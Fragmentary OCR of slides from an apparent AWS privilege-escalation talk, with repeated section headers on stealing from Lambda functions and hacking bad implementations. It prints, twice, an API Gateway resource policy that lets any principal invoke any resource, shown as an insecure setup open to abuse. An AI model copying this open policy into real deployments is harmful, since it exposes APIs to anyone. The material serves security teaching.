


4. Privilege escalation – The hacker way
4.3 Stealing from Lambda Functions

4. Privilege escalation – The hacker way
4.3 Stealing from Lambda Functions



4. Privilege escalation – The hacker way
4.3 Stealing from Lambda Functions



4. Privilege escalation – The hacker way
4.4 Hacking bad implementations

- Invoke API Gateways or Lambda Functions to access/modify resources

Resource policy Info

Use resource policies to configure access control to this API. Yo

Policy details


```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": "*",
      "Action": "execute-api:Invoke",
      "Resource": "*"
    }
  ]
}
```

Resource policy Info


Use resource policies to configure access control to this API.

Policy details


```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": "*",
      "Action": "execute-api:Invoke",
      "Resource": "*"
    }
  ]
}
```




5. ABAC Privilege Escalation

